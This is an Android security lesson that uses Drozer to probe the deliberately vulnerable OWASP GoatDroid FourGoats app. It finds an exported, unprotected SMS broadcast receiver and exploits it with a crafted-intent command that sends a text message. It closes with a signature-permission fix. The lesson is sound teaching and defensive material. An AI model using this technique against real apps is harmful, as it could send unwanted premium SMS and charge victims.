Lesson 1 – Improper Platform Usage

Introduction

This lesson focuses on finding and exploiting security issues in Android applications that are caused by improper usage of Android API components and their security features. For testing the vulnerable application we will use Drozer – free Android security testing framework available online (https://github.com/mwrlabs/drozer).

Getting started

You will need:

- a device or emulator with Android, enabled USB debugging[1] and root access (essential for some of the Drozer features) with Drozer client application installed,
- computer (Windows or Linux) with Android SDK and Drozer desktop app installed.

Connect the device to the computer using USB cable and check that it is properly discovered by typing:

```
user@goatdroid:~$:adb devices
List of devices attached
000ea1a82cebaf    device
```

If you cannot see the device check that drivers are installed[2] and the device is connected. In case of `unauthorized` text displayed next to device id click on the box displayed on the device to grant the computer access to the device.

Next you need to set up TCP port forwarding through ADB to get the drozer working.

```
user@goatdroid:~$:adb forward tcp:31415 tcp:31415
```

Now you can start the Drozer app on the device and enable listening on port 31415 (default). To start the app on the computer type:

```
user@goatdroid:~$:drozer console connect
Selecting 6884d0cc1f548ea2 (samsung GT-I9100 5.1.1)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.4)
dz>
```

1 In some environments (for example phones with Samsung KNOX container) it is impossible to enable USB Debugging. In such situations you can use Drozer in Infrastructure Mode over WiFi network. Read more at https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf.

2 You can find drivers at https://developer.android.com/studio/run/oem-usb.html.

Now you are in the interactive console mode of Drozer. Drozer consists of modules written in Python, so it can be easily expanded. After installation it consists of default modules written by the authors.
To get the list of modules type:

```
dz> list
```

To get the help about a given module type:

```
dz> help module.name
```

Finding vulnerabilities

Firstly, we will start with one of the displayed modules:

```
app.package.attacksurface                Get attack surface of package
```

Let's run it on our app:

```
dz> run app.package.attacksurface org.owasp.goatdroid.fourgoats
Attack Surface:
  4 activities exported
  1 broadcast receivers exported
  0 content providers exported
  1 services exported
    is debuggable
```

We found exported activities, broadcast receiver and a service. We also discovered that application is debuggable. According to best practices, debuggable flag should not be used in production environment. It can allow the attacker i.a. to attach a debugger to the application, make a dump of application memory or to use the run-as adb command to run a shell user with the application's UID in order to access its data.

Let's gain more knowledge about the exported broadcast receiver. Type:

```
dz> run app.broadcast.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver
    Permission: null
```

We can see that the exported broadcast receiver is not protected by any permissions and that it is probably used to send SMS messages.

You can view the application's manifest by typing:

```
dz> run app.package.manifest org.owasp.goatdroid.fourgoats
<manifest versionCode="1"
          versionName="1.0"
          package="org.owasp.goatdroid.fourgoats"
          platformBuildVersionCode="23"
          platformBuildVersionName="6.0-2704002">
  <uses-sdk minSdkVersion="16"
            targetSdkVersion="23">
  </uses-sdk>
  <uses-permission name="android.permission.SEND_SMS">
  </uses-permission>
…
<receiver label="Send SMS"
name="org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver">
      <intent-filter>
        <action name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS">
        </action>
      </intent-filter>
```

```
</receiver>
```


We can find out that the app has permission to send SMS messages (`android.permission.SEND_SMS`) and that the Broadcast receiver is not protected by any permissions and reacts on intents with action `org.owasp.goatdroid.fourgoats.SOCIAL_SMS`.

Exploiting the vulnerability

To Exploit the vulnerability we need to know, what data is exactly passed in an Intent to the vulnerable Broadcast receiver. To find it out we need access to application source code. It can be done with Reverse Engineering of the application (Lesson 9).

Let's take a look at the code of the vulnerable Broadcast Receiver:

```
public class SendSMSNowReceiver extends BroadcastReceiver {
   Context context;
   @Override
   public void onReceive(Context arg0, Intent arg1) {
      context = arg0;
      SmsManager sms = SmsManager.getDefault();
      Bundle bundle = arg1.getExtras();
      sms.sendTextMessage(bundle.getString("phoneNumber"), null,
            bundle.getString("message"), null, null);
      Utils.makeToast(context, Constants.TEXT_MESSAGE_SENT, Toast.LENGTH_LONG);
   }
}
```



FourGoats would like to send a message to 1234.

This may cause charges on your mobile account.

Remember my choice

Your text message has been sent!

We can see that the application takes two String extras in the Intent bundle: phoneNumber and message. We can use Drozer to craft an Intent exploiting this vulnerability:

```
dz> run app.broadcast.send --action
org.owasp.goatdroid.fourgoats.SOCIAL_SMS --extra
string phoneNumber 1234 --extra string message "test
message"
```

Such short telephone number has been used on purpose, because Android treats it as a premium SMS number and displays an additional warning.

Fixing the vulnerability

This vulnerability can be fixed by defining a new permission in the app manifest with "protectionLevel" parameter set to "signature" value and by protecting the broadcast receiver with this permission. Having this done, only applications signed cryptographically with the same private key can use this Broadcast receiver.

Android Manifest file with the following changes:

```
<manifest versionCode="1"
          versionName="1.0"
          package="org.owasp.goatdroid.fourgoats"
          platformBuildVersionCode="23"
          platformBuildVersionName="6.0-2704002">
```

```
<permission android:name="org.owasp.goatdroid.fourgoats.SEND_SMS_PERMISSION"
android:protectionLevel="signature"/>

…
<receiver
      label="Send SMS"
      name="org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver"
      permission=”org.owasp.goatdroid.fourgoats.SEND_SMS_PERMISSION”>
      <intent-filter>
        <action name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS">
        </action>
      </intent-filter>
</receiver>
```